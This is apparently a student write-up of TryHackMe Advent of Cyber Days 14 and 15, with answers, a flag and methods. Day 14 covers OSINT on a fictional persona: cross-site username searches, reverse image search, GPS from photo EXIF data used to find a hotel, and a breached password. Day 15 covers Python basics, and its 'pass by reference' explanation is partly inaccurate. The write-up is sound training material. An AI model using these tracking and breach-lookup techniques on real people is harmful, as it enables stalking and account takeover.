
Question 6

We browsed through Ruldolph's Twitter. He retweeted many post that have the #Bachelorette hashtag and his post also mentioned the Bachelorette.




Question 7

Search for the images that Ruldolph retweeted on Twitter using Google Images. We can find the Parade taking place in Chicago.




Question 8

Download the photo from Rudolph twitter. Use https://exifdata.com/ to view the EXIF Data of the photo. Looking through the details, we find the GPS location is 41.891815, -87.624277.




Question 9

The flag is also included in the EXIF data of the photo that we downloaded in Rudolph twitter which is {FLAG}ALWAYSCHECKTHEEXIFD4T4.




Question 10

The website scylla.sh is down, we cannot find other alternatives websites. Therefore, we watched the YouTube Video (TryHackMe Advent of Cyber Day 14: Where's Rudolph?) and get the password – spygame



Question 11

We use the GPS coordinate from the EXIF data to search for the street location in google map. Then, we looked for the nearby hotel and we found the Chicago Marriott Downtown Magnificent Mile which its street number is 540.




Thought/Methodology

In Day 14 task, we focus on gathering publicly available sources of information of a target. First, find Ruldolph's social media account by using sites(https://whatsmyname.app/) to allow us to search for the user account across social media. A reddit link will link to Rudolph's reddit account. We find that in the comment history, Rudolph mentioned himself is born in Chicago and created by Robert. In Addition, we search for Robert's last name using Google Search and Google shows out the full name of Robert. Not only this information, we also get hints that Ruldolph loves to use Twitter in his reddit comment history. We search for Ruldolph username using twitter. Fortunately, we found his Twitter account and his account post and retweeted many posts. When we investigate Ruldolph's Twitter account, we found that Rudolph's retweeted many post with #Bachelorette hashtag, from there we know that Ruldolph's favourite TV show is Bachelorette. Furthermore, he uploaded a link which is a photo he snapped when he went to the parade. We use google images to do the reverse image searching. After that , we know the parade will be held in Chicago. With the help of online EXIF data viewer, we know the information of the photo taken in the parade. Use the information that we found in the photo which is GPS position to search for the hotel and street number using google maps.

Day 15 - [Scripting] There's a Python in my stocking!


Tools used: Python
Solutions:
Question1

In Python, a function like True + True is actually translated as 1 + 1 when performed. So, we will obtain the output 2 in the terminal.




Question2

The database for installing other people's libraries is called Pypi.




Question3


Run bool("False") in python, the output will show true.



Question4

Library that lets us download the HTML of a webpage called Requests.





Question5

When we execute the code, the result is [1, 2, 3, 6].

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
>>>
```

Question6

When we pass a variable into a function using pass by reference, we are passing a reference to the spot in memory where the variable is stored. This enables us to change the variable's contents within this function and then have the new values reflected in the original variable.

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question7

If the input was "Skidy", run it in the terminal and The Wise One has allowed you to come in will be shown.

```
1  names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2  name = input("What is your name? ")
3  if name in names:
4      print("The Wise One has allowed you to come in.")
5  else:
6      print("The Wise One has not allowed you to come in.")
7
```

```
What is your name? Skidy
The Wise One has allowed you to come in.
```

Question8

If the input was "elf", run it in the terminal The Wise One not has allowed you to come in and will be shown.

```
1  names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2  name = input("What is your name? ")
3  if name in names:
4      print("The Wise One has allowed you to come in.")
5  else:
6      print("The Wise One has not allowed you to come in.")
7
```

```
What is your name? elf
The Wise One has not allowed you to come in.
```

Thought Process/methodology:

Python is the main topic of the day 15 process. So, after starting the Python terminal, we try running (True + True), and the result is 2. Next, we can respond to the query by reading the task's Library section and learning that Pypi is the name of the database used to install other people's libraries.Following that, we need to know the output of bool's("False"). The result of typing that into a Python terminal is True. What library can be used to download a webpage's HTML is the question that follows. With an HTTP GET request, we can accomplish this using the Requests library. Further, we examined the code that the question asked us to locate, we ran it through a Python script, and observed that the result was [1, 2, 3, 6]. Because we are passing a reference to the location in memory where the variable is stored when we pass a variable into a function using pass by reference, this is what will happen. This allows us to modify the value of the variable.